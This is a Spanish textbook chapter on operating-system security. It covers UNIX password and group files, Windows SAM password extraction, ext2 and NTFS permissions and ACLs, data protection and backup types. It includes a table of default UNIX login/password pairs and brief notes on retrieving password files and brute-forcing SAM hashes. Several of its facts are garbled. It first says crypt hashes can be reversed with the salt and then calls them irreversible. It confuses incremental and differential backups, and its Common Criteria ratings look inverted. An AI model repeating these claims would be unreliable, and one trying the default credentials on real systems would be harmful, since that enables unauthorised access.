En los sistemas actuales donde la cuestión de la seguridad es fundamental, el acceso al sistema operativo siempre es mediante una identificación de usuario y una contraseña. Esto implica la existencia de un fichero con los nombres y las contraseñas de los usuarios autorizados.

En el caso de los sistemas operativos UNIX, la seguridad implica:

- La identificación de los usuarios (UID)
- La identificación de los grupos de usuarios (GID)
- La encriptación

Cada usuario se identifica por una identificación (UID) que corresponde a su nombre. Además con el fin de facilitar asignaciones de derechos y permisos, el sistema operativo UNIX crea los grupos de usuarios que también tiene cada uno de ellos su identificación (GID). Así cada usuario debe pertenecer como mínimo a un grupo o a varios de ellos. Esta información también es utilizada por el sistema operativo para determinar que derechos de acceso tiene un usuario o un grupo de ellos a un objeto.

Si un proceso de un sistema es creado por otro proceso, puede heredar la identificación de usuario y grupo y por lo tanto heredar los mismos derechos de acceso que su creador del sistema.

Los usuarios y los grupos en los sistemas operativos UNIX más modernos están guardados en el fichero /etc/passwd y /etc/group, respectivamente. Un ejemplo de este fichero de contraseñas es:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh

Y un ejemplo del correspondiente fichero /etc/group:
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:

Cada entrada del fichero de contraseñas se compone de:
<nombre usuario>:[hash de la contraseña]:<UID>:<GID>:[información usuario]:<home directory>:<shell>
Si hay una x en vez de un hash de contraseñas, el sistema utiliza una sombra de contraseña.

El fichero de grupos se compone de:
<nombre grupo>:[hash contraseña]:<GID>:<miembros>

El fichero de contraseñas y el fichero de grupo tienen un nombre, este nombre no se usa en ningún sitio del sistema, y su única finalidad es cumplir con las especificaciones de conveniencia de los usuarios. Las identificaciones de usuario y grupo son números decimales que el ordenador utiliza para asociar la propiedad con los objetos del sistema operativo Unix.

Opcionalmente un grupo tiene una contraseña que se utiliza raramente. Si se utiliza, entonces los usuarios que conocen esta contraseña pueden administar el grupo. Un usuario puede ser miembro de varios grupos, pero siempre tiene un grupo principal que se especifica en la entrada del usuario del fichero de contraseñas. Cuando se crean ficheros, el grupo principal del propietario se utiliza como el propietario del grupo del fichero.

Así una lista de posibles usuarios y contraseñas de UNIX es

Login	Contraseña	Login	Contraseña
root	root	games	games
sys	sys/system	install	install
bin	sys/bin	demo	demo
mountfsys	mountfsys	umountfsys	umountfsys
adm	adm	sync	sync
uucp	uucp	admin	admin
nuucp	anon	guest	guest
anon	anon	daemon	daemon
user	user		

Muchos sistemas operativos UNIX no utilizan los llamados ficheros sombra de contraseñas. En la mayoría de los casos, las contraseñas se almacenan encriptadas en el fichero /etc/passwd, o, en otro directorio que se puede especificar. Con el comando "ypcat passwd" se puede obtener el fichero de contraseñas.

Las cosas son un poco diferentes cuando se está utilizando un fichero sombra de contraseñas. Todos los datos de la contraseña codificados se sustituye por un '*' en /etc/passwd, y se utiliza un segundo fichero, el sombra, para almacenar los datos originales. Este fichero sólo se puede leer con altos privilegios por lo que los usuarios normales no pueden obtener las contraseñas encriptadas.

La encriptación de las contraseñas de Unix utiliza el algoritmo DES de 25 pasos. El primer paso del DES usa 64 bits a cero como entrada y lo encripta con la contraseña del usuario con una permutación que tiene lugar durante el proceso de encriptado. Hay 4096 permutaciones posibles. La permutación se elige de forma aleatoria para cada usuario. La permutación seleccionada se codifica en dos octetos que son la semilla que se almacena en el fichero de contraseñas. El resultado se utiliza como entrada en el próximo paso del algoritmo DES, que utiliza la misma clave y la misma permutación. Este proceso se repite 25 veces dando un resultado final que se codifica en 11 octe-

tos que se almacenan en el fichero de contraseñas. Así los datos de la contraseña codificada en el fichero de contraseñas consta de 13 octetos, primero la semilla y luego la contraseña encriptada. De esta manera conocido el método y con la semilla y la contraseña encriptada, se puede obtener la contraseña sin encriptar.

Este método de encriptado es casi irreversible, lo que significa que es fácil encriptar una cadena de caracteres, pero es imposible encontrar el original de una cadena encriptada en la forma descrita anteriormente. Cuando el usuario quiere utilizar su ordenador, introduce su contraseña y se aplica a la misma el algoritmo DES especificado anteriormente. Si el resultado corresponde a los 11 octetos que representan la contraseña encriptada en el fichero de contraseñas, se considera la contraseña válida y se permitirá al usuario el acceso al sistema.

26.1.1. Pluggable Authentication Modules (PAM)

Los sistemas operativos Unix más modernos utilizan los módulos PAM para la autenticación. La idea es que los programas como login, su y algunos demonios pueden ser desarrollados independientemente del esquema de autenticación utilizado. Antes de la existencia de los módulos PAM sólo había el método de autenticación de contraseña, pero hoy en día la gente necesita smartcards y stuff, y los PAM suministran la abstracción de forma que los desarrolladores no tienen que preocuparse por ello.

26.2. Sistema operativo Windows

Microsoft ha ido mejorando de forma paulatina las cuestiones de seguridad en sus sistemas operativos. Así en su sistema operativo DOS, el acceso era abierto, pero en la versiones de Windows ya se incorporó el hecho de que para entrar en el sistema operativo hubiera de necesitarse un nombre de usuario, aunque dejaba la puerta abierta a que no se usara esta característica.

En la actualidad, se cuida mucho su seguridad, aunque debido al extensivo uso de su sistema operativo en millones de ordenadores, siempre es rentable a los intrusos la búsqueda de agujeros de seguridad por los que poder entrar en este sistema operativo. Así es conocido el hecho de que Microsoft para

hacer frente a estos agujeros de seguridad, emite un promedio de alrededor de 70 boletines de seguridad por año a través de todos sus productos desde el año 1998, y a pesar de la disminución del número de boletines para algunos productos específicos, no muestra signos de desaceleración.

Sin duda, Microsoft ha parcheado con diligencia la mayoría de los problemas que han surgido y poco a poco ha fortalecido el sistema operativo Windows con nuevas características relacionadas con la seguridad. Esto ha tenido en su mayor parte el efecto de llevar la atención a diferentes áreas de Windows, desde los servicios de red a los controladores del núcleo.

También en relación con la seguridad del sistema operativo Windows, hemos de tener en cuenta dos aspectos significativos:

- La popularidad. Esto es una moneda de dos caras para los que usan las tecnologías de los sistemas operativos Microsoft. Por un lado, obtienen los beneficios del amplio soporte de los desarrolladores, aceptación del usuario casi universal, y un robusto sistema de soporte en todo el mundo. Por otro lado, la monocultura dominante de Windows sigue siendo el blanco preferido de los intrusos que aprovecha los sofisticados exploits. Será interesante ver si, como los cambios dinámicos en otras plataformas continúan ganando popularidad, y también si las características como Address Space Layout Randomization (ASLR), incluido en las nuevas versiones de Windows tienen el efecto deseado sobre la cuestón de la monocultura.
- La complejidad, Esto es, probablemente, el otro motor de la continua vulnerabilidad de los sistemas operativos de Microsoft. Se publicó que el código fuente de este sistema operativo ha crecido alrededor de diez veces desde la versión NT 3.51 al Windows Vista. Parte de este crecimiento es, probablemente, esperado dada la evolución de las necesidades de los distintos grupos de usuarios y los avances tecnológicos. Sin embargo, algunos aspectos de la creciente complejidad del sistema operativo Windows parecen particularmente perjudiciales para la seguridad: la compatibilidad hacia atrás y un conjunto de funciones crecientes.

Finalmente, lo que evita el sistema operativo Windows es que se conozca su código fuente, con lo que es más difícil para los intrusos conocer y atacar las

características y la funcionalidad activada por defecto en su plataforma. Por ejemplo, llevó a tres generaciones del sistema operativo de Microsoft para darse cuenta de que la instalación y la habilitación de las extensiones del Internet Information Server (IIS) de Windows por defecto deja a sus clientes expuestos a la furia de las redes públicas.

Nuevas características como User Account Control (UAC) están empezando a capacitar a los usuarios y a los desarrolladores sobre los beneficios y las consecuencias prácticas de los privilegios mínimos.

De todas formas se ha de reconocer que piratear una red compuesta de Windows Vista y servidores con Windows Server 2008, en sus configuraciones por defecto, es mucho más difícil que saquear un sistema operativo anterior. Así de acuerdo con el Common Criteria, el sistema operativo Windows Vista y Windows Sever 2008 son de clase EAL1, el Windows 2000 Professional, el Windows 2000 Server y Advanced Server con el SP3 y el parche Q326886, el Windows Server 2003 y el Windows XP son de clase EAL4.

26.2.1. Extracción de contraseñas

Con el sistema operativo Windows, igual que el sistema operativo UNIX, para acceder a él, es necesario dar de alta a los usuarios, que se identifican por un nombre y una contraseña. En principio estas identificaciones se almacenan en una fichero SAM (Security Accounts Manager), que es un fichero de registro en Windows NT, Windows 2000, Windows XP, Windows Vista y Windows 7. Las contraseñas de los usuarios se almacenan encriptadas. En general es una encriptación de un solo sentido, lo que proporciona una seguridad en el almacenamiento de las contraseñas.

En un intento por mejorar la seguridad de la base de datos SAM, Microsoft introdujo la función SYSKEY en Windows NT 4.0. Cuando SYSKEY está activada, la copia en disco del fichero SAM es parcialmente encriptado, de modo que los valores de la contraseña para todas las cuentas locales almacenados en la SAM se encriptan con una clave.

En el caso de los ataques en línea, no es posible copiar el fichero SAM a

otro lugar. Si se intenta mover o copiar el fichero SAM mientras se ejecuta Windows, dado que se debe emplear el núcleo de Windows, éste lo tiene bloqueado y no se desbloqueará hasta que el sistema operativo se ha apagado o haya aparecido una pantalla azul de excepción. Sin embargo la copia en memoria de los contenidos de la SAM puede ser descargado mediante diversas técnicas, aunque estas contraseñas están encriptadas. Por esta razón, una vez extraído el fichero SAM, se deben desencriptar las contraseñas y un método habitual es mediante un ataque de fuerza bruta.

La mayoría de las versiones del sistema operativo Windows se pueden configurar para deshabilitar la creación y el almacenamiento de hashes LM cuando el usuario cambia su contraseña. Esta es la configuración predeterminada en Windows Vista, pero fue desactivado por defecto en las versiones anteriores de Windows. Además los hashes LM no se puede calcular cuando el usuario elige una contraseña de más de 14 caracteres de longitud. Así, cuando un usuario establece una contraseña de 15 caracteres o más, el valor hash LM se establece en un valor "dummy", que no es válido en cuanto a fines de autenticación.

26.3. Sistemas de ficheros

La principal funcionalidad de un ordenador es la gestión de la información almacenada en sus discos duros. Esta información se almacena organizada en ficheros y directorios. El sistema en que organiza el almacenamiento de los ficheros y directorios es lo que se conoce como sistemas de ficheros. Aquí no vamos a explicar como funcionan, pero si debemos tener en cuenta, que cualquier sistema de ficheros, incorpora para cada uno de ellos un conjunto más o menos amplio de permisos, siendo los más básicos los siguientes:

- Sin permiso. En este caso nadie puede acceder al contenido del fichero.
- Permiso de lectura. Es el permiso mínimo de un usuario, dado que solo permite mostrar el contenido del fichero, pero no puede modificarlo.
- Permiso de escritura. Con este permiso un usuario puede modificar el contenido del fichero.

Evidentemente hay otros tipos de permisos, asociados al diseño de cada uno de los sistemas de ficheros.

La existencia por un lado de unos usuarios dados de alta localmente junto con los permisos de los ficheros y los directorios, hace que deban correlacionarse estos permisos con estos usuarios. Así todo sistema operativo debe tener una gestión de permisos y asignaciones a usuarios y/o grupos de usuarios.

26.4. Sistema de ficheros ext2 de UNIX

El sistema de ficheros ext2, muy empleado en los sistemas operativos UNIX, suministra tres tipos de permisos a un fichero/directorio y que son de lectura, de escritura y de ejecución. Los permisos de lectura y escritura son obvios pero el permiso de ejecución sólo es aplicable a los scripts y a los programas. Además el permiso de ejecución permite el uso de un directorio en una ruta de acceso, por ejemplo, supongamos que el usuario ejecuta un comando cd (cambiar directorios) a la ruta /data1/subdir/mydirectory. El usuario no puede utilizar esta ruta si no tienen derechos de ejecución en este subdirectorio donde está almacenado el programa.

El comando de UNIX "ls -l" se utiliza comúnmente para mostrar los permisos de un fichero, el propietario y el grupo propietario. Los permisos se muestran como una cadena de 10 caracteres tal como "drwxrwxrwx". Inspeccionando esta cadena, nos damos cuenta de que el carácter más a la izquierda es una "d", que identifica al fichero como directorio. La ocurrencia más a la izquierda de "rwx" (caracteres 2, 3 y 4, contando desde la izquierda) son los permisos asignados al propietario del fichero. El siguiente grupo de tres caracteres (caracteres 5, 6 y 7) son los permisos asignados al grupo propietario y los tres últimos caracteres de la derecha son los permisos para "todos los demás", generalmente llamados "otros".

Un usuario generalmente tiene un identificador único, establecido en el inicio de la sesión, y que normalmente es el nombre que entra en el inicio de sesión del sistema. Cada identificador de entrada también está asociado con un número llamado UID (User ID) y un grupo. Cada grupo tiene un número llamado un GID. La mayoría de los sistemas tienen nombres de grupos aso-

ciados con el GID. Cuando un usuario crea un fichero o un directorio, este se convierte en su propietario y su GID se convierte en el grupo propietario. Un parámetro por defecto llamado "umask" asigna los permisos al fichero del propietario, grupo propietario y otros. Cuando los ficheros se cargan a través de algunos medios de comunicación de otro sistema UNIX, puede heredar los permisos, los propietarios y los grupos del sistema de origen.

Con el fin de asignar los permisos a grupos de usuarios, en vez de hacerlo de forma individualizada que es más costoso, se emplea lo que se conoce como Listas de Control de Acceso. Estas listas (ACL - Access Control Lists) aumentan el estándar de los permisos de ficheros de los sistemas operativos UNIX al permitir que los permisos sean para más de un usuario y para más de un grupo. Con las listas de control de acceso se pueden crear una lista de usuarios y una lista de grupos además del propietario y del grupo propietario, es decir, UID y el GID, para cada fichero y directorio. Cada usuario y cada grupo se le asigna los permisos de ficheros para permitir o denegar los privilegios de lectura, escritura y ejecución.

Como ejemplo, supongamos que los ficheros del directorio CONTABILIDAD son propiedad del usuario "root" y el grupo propietario es "sys". Es común para los sistemas UNIX tener el mismo propietario y el mismo grupo para todos los ficheros de los datos de la aplicación. Para nuestro análisis todos los permisos en este directorio CONTABILIDAD son rwxrwx ---. Los caracteres más a la izquierda "rwx" indican que el propietario "root" puede leer y escribir todos los ficheros, así como ejecutar los scripts y los programas. Todos los miembros del grupo "sys" tienen los mismos privilegios (rwx) como el propietario "root".

Supongamos que hay 10 personas que trabajan en el Departamento de Contabilidad y necesitan diferentes grados de acceso a estos ficheros. Los últimos tres guiones (---) indican que los usuarios que no son miembros del grupo (sys) no tienen privilegios. Para dar a estos diez usuarios el acceso a estos ficheros o les permitimos iniciarse como usuario "root" o los hacemos miembros del grupo “sys”. Permitirles iniciarse como 'root' es un disparate, ya que sería un usuario con los máximos privilegios, y por lo tanto podría borrar ficheros básicos del sistema operativo, con el consiguiente riesgo, de que en el arranque siguiente, no arranque por falta de este fichero que ha borrado.

Dado que el grupo llamado "sys" se utiliza generalmente para acceder de forma amplia a los ficheros del sistema UNIX, esta lógica nos lleva a pensar en cambiar el grupo propietario, creando otro grupo por ejemplo “pagos”. Así haríamos a los 10 usuarios miembros de un grupo "pagos". Esta estrategia permitiría a los 10 usuarios un acceso completo a todos los ficheros en este directorio, aún suponiendo que todos los ficheros tienen los mismos permisos.

Supongamos que 2 de estos 10 empleados son los responsables de realizar la nómina de la empresa. Los otros 8 son responsables de áreas como la de seguros, la de créditos, la de tarjetas, la de planes de pensiones y la de prestaciones de los empleados. La aplicación que permite a estos 8 usuarios leer los datos de algunos de los ficheros relacionados con la nómina, no les ha de permitir actualizar estos ficheros.

Si pudiéramos añadir otros dos propietarios u otro grupo, podríamos mejorar la protección. Podríamos añadir los dos usuarios propietarios o bien podríamos crear/añadir otro grupo y hacerlo para nuestros dos miembros empleados. Los restantes 8 usuarios deberían ser miembros de un grupo "vario" donde podrían leer los ficheros pero no actualizarlos.

Consideremos varios escenarios diferentes de permisos en los que sólo se puede especificar un propietario, un grupo y los "otros", que son todos los demás usuarios y a tener en cuenta las limitaciones y la seguridad para cada escenario.

Escenario #1
Todos los ficheros tienen: Propietario = root rwx
Grupo = sys rwx
otros --- (sin permisos)
Para la lectura y la escritura de ficheros con estos permisos, todos los usuarios deben ser miembros del grupo “sys”. Todos los miembros del grupo “sys” pueden leer y actualizar los ficheros. Si un usuario no se inicia como “root” o con un ID que es un miembro del grupo “sys”, el usuario no puede leer ni escribir en los ficheros con esta configuración.

Escenario # 2

Todos los ficheros tienen: Propietario = root rwx
Grupo = sys r--
otros ---
Para actualizar los ficheros con los permisos especificados, todos los usuarios deben iniciarse como usuario “root” porque el grupo “sys” solo tiene acceso de lectura.

Escenario # 3
Todos los usuarios pueden leer y escribir todos los ficheros. No hay limitaciones ni seguridad.
Todos los ficheros tienen: Propietario = root rwx
Grupo = sys rwx
otros rwx

Escenario # 4
Aquí se ha cambiado el nombre del grupo para evitar el uso del grupo “sys” por las aplicaciones.
Todos los usuarios pueden leer estos ficheros y solo los miembros del grupo “pagos” los pueden modificar.
Todos los ficheros tienen: Propietario = root rwx
Grupo = pagos rwx
otros r--

No se tarda mucho en reconocer que no hay suficientes opciones cuando sólo se puede asignar permisos a un propietario y un grupo propietario.

Ahora vamos a considerar el uso de listas de control de acceso (ACL) porque nos permite tener el equivalente de más de un propietario y más de un grupo propietario.

Escenario # 5
Todos los ficheros tienen: Propietario = root rwx
Usuario = maria rwx
Usuario = elisa rwx
Grupo = pagos r--
otros ---
María y Elisa son dos empleadas que actualmente hacen los cheques de la nómina y necesitan poder actualizar los ficheros. Todas las demás personas

deben ser capaces de leer determinados ficheros, pero no actualizarlos. Estos usuarios adicionales son miembros del grupo "pagos". Cualquier otro usuario no puede acceder a los ficheros. Tener en cuenta que tenemos tres usuarios (root, María y Elisa) con su propio conjunto de permisos. El uso de las listas de control de acceso permite agregar los usuarios María y Elisa. Tener en cuenta que los escenarios 1 a 4 sólo permiten una identificación de usuario, el propietario.

Escenario # 6
Todos los ficheros tienen: Propietario = root rwx
Grupo = pagos rwx
Grupo adicional = ins r--
otros ---
Si movemos a María y Elisa al grupo "pagos" y los otros 8 al grupo "ins", podemos reducir potencialmente la cantidad de mantenimiento. Por ejemplo, supongamos que hay 800 ficheros en el directorio. Cada fichero tiene una lista que se deben mantener. Si María cambia de puesto de trabajo, se tiene que quitar su nombre de los 800 ficheros y luego reemplazarla en la lista cuando alguien se haga cargo de sus funciones. Además a Alicia se le puede asignar funciones de nómina, mientras que Elisa está de baja por enfermedad. Tendríamos que añadirla a la lista.

Si usamos un grupo en lugar de una ID de acceso del usuario, por ejemplo, maria, elisa, alicia, podemos simplemente añadir y eliminar usuarios del grupo, una entrada, y no 800. Otra limitación para la mayoría de los sistemas UNIX es que el número de octetos utilizados para definir las listas tiene un límite. En los sistemas Sun es de 1024 octetos, que se acomoda a una gran cantidad de usuarios y grupos, pero lo que realmente quieren hacer que mucha entrada de datos.

Por lo tanto las listas de control de acceso ofrecen mucha más flexibilidad en el establecimiento de la seguridad de UNIX más que los permisos tradicionales.

26.5. Sistema de ficheros NTFS de Windows

El sistema de ficheros NTFS es utilizado ampliamente en los sistemas operativos Windows de Microsoft. Los usuarios que pueden modificar los permisos de un fichero o directorio debe cumplir los requisitos siguientes:

- Control total del recurso
- Derechos de cambio de permisos
- Propietario del recurso

26.5.1. Permisos de los ficheros en NTFS

Los cinco permisos predefinidos de acceso de un fichero o directorio en el sistema de ficheros NTFS son:

- Sin acceso. No se puede acceder a este recurso.
- Lectura. Sólo se permite su lectura, pero no se puede realizar ninguna modificación.
- Modificación. Recurso que permite además de su lectura, la modificación de su contenido.
- Control total.
- Acceso especial

Cuando se crea una partición con el sistema de ficheros NTFS, el sistema operativo Windows asigna los derechos de Control total al grupo Todos. Esto significa que todos los usuarios, incluidos los usuarios de la red, tienen un acceso sin restricciones a cualquier dato almacenado en la partición. Los administradores de la red pueden alterar estas configuraciones para proporcionar una seguridad adicional.

26.5.2. Permisos de directorio

Los directorios tienen esencialmente los mismos permisos que los ficheros. Establecer permisos en un directorio altera los permisos existentes de los ficheros en este directorio. Los subdirectorios dentro del directorio se ven o no afectados en función del contenido de una opción seleccionable. Los nuevos ficheros o subdirectorios heredan la configuración de permisos de los directorios padre.

26.5.3. Copiando y moviendo ficheros

Cuando se copia un fichero, se heredan los permisos del fichero en el directorio receptor.
Cuando se mueve un fichero, se guardan los permisos existentes y la configuración del propietario.

26.5.4. Permisos de usuario y grupo para directorios y ficheros

Los permisos se pueden asignar a usuarios individuales y a grupos. Por lo tanto es importante entender los posibles conflictos que pueden haber cuando se asignan permisos entre ficheros y directorios y entre usuarios individuales y grupos a los que pertenecen estos usuarios individuales.

26.5.5. Otros criterios

Los criterios que se aplican a los permisos son:

- Los permisos de los usuarios y grupos son acumulativos
- Cualquier permiso del tipo 'Sin acceso' es también acumulativo.
- Si no se explicitan los permisos, el resultado es del tipo 'Sin acceso'

26.5.6. Tomando la propiedad de los ficheros

En un sistema de ficheros NTFS, el usuario que crea el directorio del fichero se convierte en el propietario de dicho fichero o directorio. El propietario puede conceder a otros el derecho a tomar la propiedad de los ficheros o directorios que ellos crean y sean suyos.

Un administrador puede tomar la posesión de un recurso en cualquier momento, y si lo hace, se convierte en el nuevo propietario. El propietario del recurso tiene derechos para cambiar los permisos de este recurso. Cuando un administrador toma la posesión de un recurso como un fichero o un directorio, se restablecen todos los permisos existentes de este recurso.

26.5.7. Listas de control de acceso (ACL)

Las listas de control de acceso (ACL) están asociadas a cada recurso del sistema de ficheros NTFS, así como la lista de usuarios y los grupos autorizados a utilizar este recurso. Cuando un usuario tiene acceso a un recurso, se crea una entrada de control de acceso y se añade a la ACL para este recurso. En la ACL, las entradas que denegan el acceso siempre aparecen en primer lugar, seguidos de los ACLs que permiten el acceso.

Cuando un usuario realiza un inicio de sesión, se le asigna un token de acceso, que incluye la información como una identificación de usuario (identificador de seguridad SID), nombre del usuario y su pertenencia a grupo. Mientras el usuario está conectado, este token de acceso se utiliza para identificar al usuario. Cada vez que un usuario accede a un recurso, el token de acceso se utiliza para autenticar la solicitud. El SID es único para cada usuario. Si se asigna permisos a un determinado usuario, el SID de este usuario se asigna a la ACL para el recurso. Si el usuario se elimina, y se crea utilizando el mismo nombre que tenía anteriormente, el nuevo usuario no tiene permisos para el objeto, ya que el SID no será el mismo. El administrador tendrá que reasignar todos los miembros del grupo y los derechos de acceso a los recursos como los que tenía asignados el usuario anterior, a pesar de que los nombres de usuario son los mismos.

Cuando un usuario accede por primera vez a un recurso, recibe un identificador para el objeto, y crea una lista de derechos de acceso concedidos. Cada acceso posterior a este recurso se verifica a través de la identificación local, en lugar del propio recurso. Esto acelera el acceso. El identificador se destruye cuando el usuario cierra la sesión en el sistema o se desconecta del recurso.

Si el administrador cambia los derechos de permisos en un recurso al que un usuario está accediendo actualmente, estos derechos no tienen efecto inmediato a causa de que su identificación local ya es utilizada por el usuario. Los nuevos derechos sólo tendrán efecto cuando el usuario se desconecte del recurso, y lo vuelva a utilizar más tarde.

26.6. Seguridad en los servidores de las redes

Hasta aquí hemos analizado la seguridad individual de un ordenador, por esta razón, hemos empezado con su hardware como pieza básica, su sistema operativo como software básico y los sistemas de ficheros asociados a estos sistemas operativos.

La gestión de usuarios y grupos de usuarios, junto con la cuestión de los permisos de los ficheros y directorios, es a nivel local, es decir, de un solo ordenador. El paso siguiente es cuando los usuarios tienen que acceder a una información que se encuentra almacenada en ordenadores distintos del que utiliza el usuario. Es el caso de las redes, que están formadas no solo por los ordenadores que maneja cada usuario, conocidas muchas veces como estaciones de trabajo, sino también por otros ordenadores, denominados servidores, que son los que almacenan la información de todos y cada uno de los usuarios. Es lo que se conoce como información compartida.

Aquí de nuevo aparece los dos elementos básicos de la misma:

- los usuarios. La lista de usuarios, con su nombre y su contraseña, ha de ser conocida por los servidores o al menos por uno de ellos que realice las funciones de administrador. Esta lista de usuarios de la red de ordenadores debe estar ligada con la lista de usuarios de cada ordenador. Así si un usuario está dado de alta en un ordenador, pero no en los servidores, podrá disponer del sistema de almacenamiento del ordenador, pero nunca de la información almacenada en los servidores. Y lo mismo al revés, si un usuario está dado de alta en los servidores pero no lo está en ningún ordenador, no podrá acceder a la información en los servidores porque ya no podrá entrar en los ordenadores de la red.
- los ficheros. Sus permisos se corresponderán al sistema operativo y al sistema de ficheros de cada uno de los servidores.

Como es obvio, la gestión de usuarios y ficheros debe ser coordinada entre los distintos servidores que componen la red, independientemente de sus sistemas operativos y sistemas de ficheros, que debe ser transparente a los usuarios.

27. Seguridad de la información

27.1. Protección de los datos

Es muy importante no sólo en conocer donde tenemos almacenados los datos, es decir, los datos en reposo, sino también mientras se están utilizando, es decir, los datos en uso. A todo esto se ha de añadir la protección de los datos en movimiento, dado que en la actualidad es muy normal que estén transistando no sólo por la red interna de ordenadores de la empresa sino también por la red mundial externa, es decir, Internet.

27.1.1. Los datos en reposo

Los ficheros informáticos estáticos en los discos duros o en los medios extraíbles pueden llegar a estar en millones de sitios en las grandes organizaciones multinacionales. A menos que se implementen controles más estrictos, los datos pueden quedar fuera de control. Así aunque más del 80% de las violaciones relativas a la pérdida de datos son consecuencia de transmisiones de correos electrónicos, los ficheros de los datos en reposo son una preocupación importante en cuanto están donde se supone que no deberían estar. El riesgo de los datos en reposo puede estar en otros lugares además del sistema de ficheros del ordenador personal.

Las políticas pueden ser administradas de forma centralizada y encargadas de los activos informáticos de la organización. Puesto que el agente es residente en el ordenador, también puede crear un inventario de todos los ficheros en los discos duros y en los medios extraíbles. Puesto que el agente conoce los sistemas de ficheros a nivel de sistema operativo, puede permitir o no determinados tipos de medios extraíbles. Por ejemplo, una organización puede permitir que un dispositivo de almacenamiento USB, si y sólo si el dispositivo soporta encriptación. El agente no permitirá ningún otro tipo de dispositivos USB, como reproductores de música, cámaras, discos duros extraíbles, etc.

27.1.2. Datos en uso

Una de las ventajas de los sistemas informáticos en red es la capacidad de compartir ficheros. Los ficheros compartidos también pueden estar en riesgo debido a que el propietario original del fichero ahora no tiene idea de lo que sucedió con él después de compartirlo. Lo mismo puede decirse de mucha colaboración basada en web y en las plataformas de gestión de documentos que están hoy disponibles en el mercado.

27.1.3. Los datos en movimiento.

La protección de los datos en movimiento pasa por monitorizar estos movimientos, es decir, hacer una copia de los datos que entran y salen de la red. Como esto es muy caro, una solución es sólo capturar y grabar las transmisiones que se encuentran dentro de las categorías/políticas que están establecidas. Hay dos tipos principales de análisis de datos en movimiento:

- La monitorización pasiva. Uso de un analizador en un punto de la red que monitoriza el tráfico saliente de red y sirve para un análisis posterior.
- La aplicación activa en línea. Uso de un punto de salida activo o mediante un servidor proxy.

27.2. Copias de seguridad

Una copia de seguridad consiste en un duplicado de la información almacenada en algún dispositivo. Así en general la pérdida de la información es de un valor muy grande, por esta razón siempre está justificado económicamente disponer de un duplicado. La finalidad de las copias de seguridad es asegurar que se puedan recuperar los datos perdidos de una forma rápida y eficiente.

Los parámetros que intervienen en una copia de seguridad son los siguientes:

- coste de la disponibilidad del duplicado.

- frecuencia de la realización del duplicado. La copia de seguridad puede estar basada en un duplicado on-line o en una copia a realizar una vez al día o con una frecuencia menor.
- facilidad de la recuperación ante un desastre.

27.2.1. Tipos de copias de seguridad

Los cinco tipos de operaciones de copia de seguridad más importantes son las siguientes:

1. Copia de seguridad completa. En este caso todos los ficheros de datos se almacenan en otro medio de almacenamiento, más lento y más barato.
2. Copia de seguridad incremental. En este caso, se realiza una copia de seguridad de todos los ficheros de datos que se han creado o modificado desde que se realizó la última copia de seguridad completa. Es importante tener en cuenta dos cosas acerca de la copia de seguridad incremental. En primer lugar, que sólo funciona de forma conjunta con la copia de seguridad completa y, en segundo lugar, que el bit de fichero guardado de cualquier fichero que se ha creado o modificado se vuelve a activar, de modo que se guardará en el otro medio de almacenamiento la próxima vez que se vuelva a realizar una copia de seguridad incremental.
3. Copia de seguridad diferencial. En este caso se realiza una copia de seguridad de todos los ficheros de datos que se han creado o modificado desde que se realizó la última copia de seguridad completa. Esto parece ser lo mismo que una copia de seguridad incremental, pero la diferencia es que aunque el fichero se guarda en el otro medio de almacenamiento, el bit de fichero guardado no se vuelve a reactivar. Esto significa que cada vez que se realiza una copia de seguridad diferencial, todos los ficheros de datos que se modificaron o crearon desde la última vez que se realizó una copia de seguridad se vuelven a guardar.
4. Copia de seguridad selectiva. En este caso se realiza una copia de seguridad de los ficheros de datos seleccionados por el usuario en otro medio de almacenamiento. Esta copia de seguridad tampoco desactiva el bit de fichero guardado.
5. Copia de seguridad diaria. En este caso se realiza una copia de seguridad de los ficheros de datos que se modificaron en la fecha en que se realiza la copia de seguridad. Esta copia de seguridad tampoco desactiva el bit de fichero guardado.

Los tres primeros procedimientos de copia de seguridad son los de uso más generalizado.

Por ejemplo en el caso de la realización de una copia de seguridad incremental, primero se debería realizar una copia de seguridad completa del día, por ejemplo, un lunes. Esto reactiva todos los bits de fichero guardado de los ficheros de datos. El día siguiente, martes, se realizaría una copia de seguridad incremental en otro medio de almacenamiento. Esto guarda todos los ficheros que se han modificado el martes y se reactiva el bit de fichero guardado. Este proceso se repite para todos los otros días hábiles de la semana, cada uno en un medio de almacenamiento distinto. Esto suministra una copia de seguridad completa de todos los ficheros que se modifican durante esa semana. El lunes siguiente se vuelve a repetir todo el proceso. La ventaja de este tipo de esquema de copia de seguridad es que requiere una menor cantidad de tiempo por día para realizar la copia de seguridad, de modo que tiene un menor impacto sobre los recursos de la red. La desventaja es que si debe restaurar la copia de seguridad, primero es necesario restaurar los ficheros de datos contenidos en la copia de seguridad completa y luego restaurar los ficheros de datos contenidos en la copia de seguridad incremental y además por orden. Este proceso lleva mucho tiempo y si alguno de los medios de almacenamiento tiene algún defecto, la información que se guarda en él se pierde.

Un ejemplo de realización de una copia de seguridad diferencial consistiría en primero realizar una copia de seguridad completa el primer día, por ejemplo un lunes. Esto reactiva todos los bits de fichero guardado de los ficheros de datos. Al día siguiente, martes, se ejecutaría una copia de seguridad diferencial en otro medio de almacenamiento. Esto guarda todos los ficheros de datos que se han modificado durante el día pero no se reactiva el bit de fichero guardado. Este proceso se repite para todos los otros días hábiles de la semana. Este proceso también suministra una copia de seguridad completa de los datos de la red. Sus ventajas son que sólo se requieren dos copias de seguridad para crear y restaurar la copia de seguridad, en el caso de que sea necesario. Las desventajas de este método son que cada día los ficheros que se copiaron en los días anteriores se vuelven a guardar, lo que implica un mayor uso de los recursos de la red por día. Además, si el medio de almacenamiento utilizado para hacer la copia de seguridad diferencial está

dañado, lo más que se pueden perder son los ficheros modificados durante cuatro días de trabajo.

